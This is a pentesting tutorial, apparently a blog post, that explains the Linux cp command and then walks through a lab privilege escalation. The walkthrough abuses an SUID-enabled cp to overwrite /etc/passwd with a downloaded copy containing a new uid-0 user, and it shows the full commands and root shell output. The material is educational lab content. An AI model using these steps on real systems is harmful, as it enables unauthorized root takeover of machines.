Linux for Pentester: cp Privilege Escalation

July 1, 2019 By Raj Chandel

In this article, we are going to grasp another very worthwhile command i.e. “cp” (copy) and will cover all the basic function of ‘cp” command that a user can use. As we know this command helps in copying the file/directories from the source to destination so, in this article we will study how we can attain the utility of this command in Privilege Escalation.

Note: “The main objective of publishing the series of “Linux for pentester” is to introduce the circumstances and any kind of hurdles that can be faced by any pentester while solving CTF challenges or OSCP labs which are based on Linux privilege escalations. Here we do not criticizing any kind of misconfiguration that a network or system administrator does for providing higher permissions on any programs/binaries/files & etc.”

Table of Content

Introduction to cp

cp stands for **copy**. This command helps to copy files or group of files or directory from its source location to the destination. This generates an exact image of a file on a disk with the different file name. cp command needs at least two filenames in its arguments.

Very first, we will run its help command to make our readers more aware of the use of “cp” command.

```
cp --help
```

```
root@ubuntu:~# cp --help
Usage: cp [OPTION]... [-T] SOURCE DEST
  or:  cp [OPTION]... SOURCE... DIRECTORY
  or:  cp [OPTION]... -t DIRECTORY SOURCE...
Copy SOURCE to DEST, or multiple SOURCE(s) to DIRECTORY.

Mandatory arguments to long options are mandatory for short options too.
  -a, --archive                same as -dR --preserve=all
      --attributes-only        don't copy the file data, just the attributes
      --backup[=CONTROL]       make a backup of each existing destination file
  -b                           like --backup but does not accept an argument
      --copy-contents          copy contents of special files when recursive
  -d                           same as --no-dereference --preserve=links
  -f, --force                  if an existing destination file cannot be
                                 opened, remove it and try again (this option
                                 is ignored when the -n option is also used)
  -i, --interactive            prompt before overwrite (overrides a previous -n
                                  option)
  -H                           follow command-line symbolic links in SOURCE
  -l, --link                   hard link files instead of copying
  -L, --dereference            always follow symbolic links in SOURCE
  -n, --no-clobber             do not overwrite an existing file (overrides
                                 a previous -i option)
  -P, --no-dereference         never follow symbolic links in SOURCE
  -p                           same as --preserve=mode,ownership,timestamps
      --preserve[=ATTR_LIST]   preserve the specified attributes (default:
                                 mode,ownership,timestamps), if possible
                                 additional attributes: context, links, xattr,
                                 all
      --no-preserve=ATTR_LIST  don't preserve the specified attributes
      --parents                use full source file name under DIRECTORY
  -R, -r, --recursive          copy directories recursively
      --reflink[=WHEN]         control clone/CoW copies. See below
      --remove-destination     remove each existing destination file before
                                 attempting to open it (contrast with --force)
      --sparse=WHEN            control creation of sparse files. See below
      --strip-trailing-slashes  remove any trailing slashes from each SOURCE
                                 argument
  -s, --symbolic-link          make symbolic links instead of copying
  -S, --suffix=SUFFIX          override the usual backup suffix
  -t, --target-directory=DIRECTORY  copy all SOURCE arguments into DIRECTORY
  -T, --no-target-directory    treat DEST as a normal file
  -u, --update                 copy only when the SOURCE file is newer
                                 than the destination file or when the
                                 destination file is missing
  -v, --verbose                explain what is being done
  -x, --one-file-system        stay on this file system
  -Z                           set SELinux security context of destination
                                 file to default type
      --context[=CTX]          like -Z, or if CTX is specified then set the
                                 SELinux or SMACK security context to CTX
      --help     display this help and exit
      --version  output version information and exit
```

Copy single file to the destination: As said above that cp command helps the user to copy the content of source file to its destination so now, here I am replicating the content of single file (raj.txt) to new file (chiya.txt). If the destination file already exits so this command simply overwrites the file without any warning message but if the destination file doesn't exist, then first "cp" will create a new file then will copy the content of source file as per user's desire.

```
cp raj.txt chiya.txt
```

By framing the above command cp will copy all the content of file **raj.txt** to **chiya.txt** as shown in below image.

```
root@ubuntu:~/ignite# ls
raj.txt
root@ubuntu:~/ignite# cat raj.txt
Join Ignite TEchnologies
root@ubuntu:~/ignite# cp raj.txt chiya.txt
root@ubuntu:~/ignite# ls
chiya.txt  raj.txt
root@ubuntu:~/ignite# cat chiya.txt
Join Ignite TEchnologies
```

Copy multiple files to a directory: By the help of this command, we not only copy the single file but also can copy multiple files to a directory whenever needed. Suppose we have multiple files as shown in the below image for the reader's reference and we want to copy all at once to a specific directory then we can frame command as shown below:

```
cp 1 2 3 chiya.txt demo/
```

By this command cp will copy the entire content from the file "1,2,3, chiya.txt" to mentioned destinated directory. If the directory doesn't exist then first it will create a new directory and will copy the content to it but, if the directory already exists then cp will erase all content from the destinated directory and will simply overwrite to it so be careful while copying the content from source to location.

```
root@ubuntu:~/ignite# mkdir demo
root@ubuntu:~/ignite# cp 1 2 3 chiya.txt demo/
root@ubuntu:~/ignite# cd demo/
root@ubuntu:~/ignite/demo# ls
1  2  3  chiya.txt
root@ubuntu:~/ignite/demo#
```

Copy source directory to the destination: With this option "cp" command shows its recursive performance by replicating the entire directory structure recursively. Suppose we want to copy all files and directories that a

directory contains then in this case we will simply copy the whole directory instead to copy its files one by one to our desired destinated path.

In the below image I have copied the entire content of source directory “ignite” to destinated directory “demo2” (which is not exits). One can use **-r or -R** both argument for this purpose.

```
cp -R ignite demo2
```

```
root@ubuntu:~# cp -R ignite demo2
root@ubuntu:~# cd demo2
root@ubuntu:~/demo2# ls
1  2  3  4  author  chiya.txt  demo  raj.txt
root@ubuntu:~/demo2#
```

Interactive prompt: Normally when we use the cp command then it simply overwrites the file if it exists so to make it prompt for confirmation while copying a file, we will use the option **“-i”**. Using this argument, the command will prompt to overwrite the file which helps the user to save the content from being erased while copying from source to destination.

```
cp -i chiya.txt author
```

Here I want to copy the content of “chiya.txt” to “author” which have some of its own content so when I will use “-i” option then it will prompt me for its confirmation of overwriting the text.

```
root@ubuntu:~/ignite# cat chiya.txt
Join Ignite TEchnologies
root@ubuntu:~/ignite# cat author
Author at Hacking articles
Raj
Aarti
Yashika
Komal
Nisha
Aqeeb
Abhimanyu
Geet
root@ubuntu:~/ignite# cp -i chiya.txt author
cp: overwrite 'author'? y
root@ubuntu:~/ignite# cat author
Join Ignite TEchnologies
root@ubuntu:~/ignite#
```

Backup a file: Whenever we need to create a backup of the destination file then we will use the “-b” option for this purpose. cp helps to create a backup of the file in the same folder with the different name and in a different

format.

```
cp -b chiya.txt author
```

On framing the above command cp will create a backup of file “author” in the same folder with a different name.

```
root@ubuntu:~/ignite# cp -b chiya.txt author
root@ubuntu:~/ignite# ls
1  2  3  4  author  author~  chiya.txt  demo  raj.txt
root@ubuntu:~/ignite#
```

Copying using * wildcard: Suppose we have many text documents in a directory, and we want to replicate it into another directory so, copy all files one by one will take lots of time if specify all file names as the argument but by using * wildcard it becomes simple.

```
cp *.txt folder
```

On typing above command, cp will copy all “txt” to destination.

```
root@ubuntu:~# ls
demo2  Desktop  Documents  Downloads  fin.txt  folder  ignite  ignite2  memo.txt  Music  Pictures  Public  raj.txt  Shreya.txt  Templates  Videos
root@ubuntu:~# cp *.txt folder
root@ubuntu:~# cd folder
root@ubuntu:~/folder# ls
fin.txt  memo.txt  raj.txt  Shreya.txt
root@ubuntu:~/folder#
```

Force copy: Sometimes it happens when user unable to open a file to perform writing operation due to permission which is set upon that in such case we use force copy “-f” option in cp command which helps the user to delete the destinated file first and then copying of content is done from source to destination file.

```
cp -f chiya.txt Example.txt
```

In the below screenshot we have seen that Example.txt file doesn’t have write permission to it so on using “-f” argument followed by cp command user can copy the content of source file to destination file.

```
root@ubuntu:~/ignite# ls -l Example.txt
-r-------- 1 root root 25 Jun 25 23:22 Example.txt
root@ubuntu:~/ignite# cp -f chiya.txt Example.txt
root@ubuntu:~/ignite# cat Example.txt
Join Ignite TEchnologies
root@ubuntu:~/ignite#
```

SUID Lab setups for Privilege Escalation

SUID: Set User ID is a type of permission that allows users to execute a file with the permissions of a specified user. Assume we are accessing the victim’s machine as a non-root user and we found suid bit enabled binaries, then


those file/program/command can run with root privileges.

Read more from here: https://www.hackingarticles.in/linux-privilege-escalation-using-suid-binaries/

Now we are going to give SUID permission on cp so that a local user can take the privilege of cp as the root user.

Hence type following for enabling SUID bit:

```
which cp
chmod u+s /bin/cp
ls -la /bin/cp
```



Exploiting SUID

For this, we will connect to the target machine with ssh, therefore, type following command to get access through local user login.

```
ssh test@192.168.0.15
```

Then use find command to identify binaries having SUID permission.

```
find / -perm -u=s -type f 2>/dev/null
```

So here we came to know that SUID bit is enabled for so many binary files, but we need /bin/cp.

```
root@kali:~# ssh test@192.168.0.15
The authenticity of host '192.168.0.15 (192.168.0.15)' can't be established.
ECDSA key fingerprint is SHA256:ecGcyRrCWT/nMQRwIYijpSnmyyrQEMj2tdDIO19Fu6U.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.15' (ECDSA) to the list of known hosts.
test@192.168.0.15's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.18.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

22 packages can be updated.
0 updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2023.
Last login: Thu Jun 13 11:04:06 2019 from 192.168.1.102
test@ubuntu:~$ find / -perm -u=s -type f 2>/dev/null
/usr/sbin/pppd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/time
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/arping
/usr/bin/traceroute6.iputils
/usr/bin/chfn
/usr/bin/find
/usr/bin/gpasswd
/usr/bin/vmware-user-suid-wrapper
/usr/bin/passwd
/bin/su
/bin/ping
/bin/mount
/bin/umount
/bin/fusermount
/bin/cp
/snap/core18/970/bin/mount
```

As we know, cp has suid permission so taking advantage of this right we will try to escalate the root privilege by injecting a new user inside the /etc/passwd file.

First, we will open our /etc/passwd file followed by a tail command which will read this file from its end and help us to know that the file ends with the user “test”.

```
test@ubuntu:~$ tail /etc/passwd
hplip:x:118:7:HPLIP system user,,,:/var/run/hplip:/bin/false
geoclue:x:119:124::/var/lib/geoclue:/usr/sbin/nologin
gnome-initial-setup:x:120:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
raj:x:1000:1000:raj,,,:/home/raj:/bin/bash
ftp:x:122:127:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:123:65534::/run/sshd:/usr/sbin/nologin
test:x:1001:1001:,,,:/home/test:/bin/bash
```

Now we are creating the salt value of password for our new user and this will be done by using “openssl” following by the command as mentioned in the screenshot below.

```
openssl passwd -1 -salt ignite pass123
```

And we will get our hash value copy it for further use.

```
root@kali:~# openssl passwd -1 -salt ignite pass123
$1$ignite$3eTbJm98O9Hz.k1NTdNxe1
root@kali:~#
```

On moving ahead for the completion of this task now I have copied the entire content of /etc/passwd file in our local machine and will edit a new record for the user “chiya” then paste the above-copied hash password in the record as shown below.

Name this file as **passwd** and run python HTTP server for transferring this file into victim’s machine.

```
python -m SimpleHTTPServer
```

```
geoclue:x:119:124::/var/lib/geoclue:/usr/sbin/nologin
gnome-initial-setup:x:120:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
raj:x:1000:1000:raj,,,:/home/raj:/bin/bash
ftp:x:122:127:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:123:65534::/run/sshd:/usr/sbin/nologin
test:x:1001:1001:,,,:/home/test:/bin/bash
chiya:$1$ignite$3eTbJm98O9Hz.k1NTdNxe1:0:0:root:/root:/bin/bash
```

Now we want to inject our modified passwd file inside /etc folder to replace the original passwd file. We will use wget to download the passwd file from our machine (Kali Linux) inside /tmp directory.

```
cd /tmp
wget http://192.168.0.16:8000/passwd
```

Now by the help of cp command, we can easily copy the content of source file to the destination as shown in below image.

```
cp passwd /etc/passwd
tail /etc/passwd
```

Now let’s switch to user chiya that own root user’s privileges and can access the root shell.

```
su chiya
password: pass123
id
```

Conclusion: Hence you can notice from the given below image we have escalated the root privilege by abusing SUID permission on cp. Similarly, we can exploit the sudo permission assign on CP program.

```
test@ubuntu:~$ cd /tmp
test@ubuntu:/tmp$ wget http://192.168.0.16:8000/passwd
--2019-06-25 23:34:38--  http://192.168.0.16:8000/passwd
Connecting to 192.168.0.16:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2729 (2.7K) [application/octet-stream]
Saving to: ‘passwd’

passwd                                              100%[=======================

2019-06-25 23:34:38 (204 MB/s) - ‘passwd’ saved [2729/2729]

test@ubuntu:/tmp$ cp passwd /etc/passwd
test@ubuntu:/tmp$ tail /etc/passwd
geoclue:x:119:124::/var/lib/geoclue:/usr/sbin/nologin
gnome-initial-setup:x:120:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
raj:x:1000:1000:raj,,,:/home/raj:/bin/bash
ftp:x:122:127:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:123:65534::/run/sshd:/usr/sbin/nologin
test:x:1001:1001:,,,:/home/test:/bin/bash
chiya:$1$ignite$3eTbJm98O9Hz.k1NTdNxe1:0:0:root:/root:/bin/bash


test@ubuntu:/tmp$ su chiya
Password:
root@ubuntu:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/tmp#
```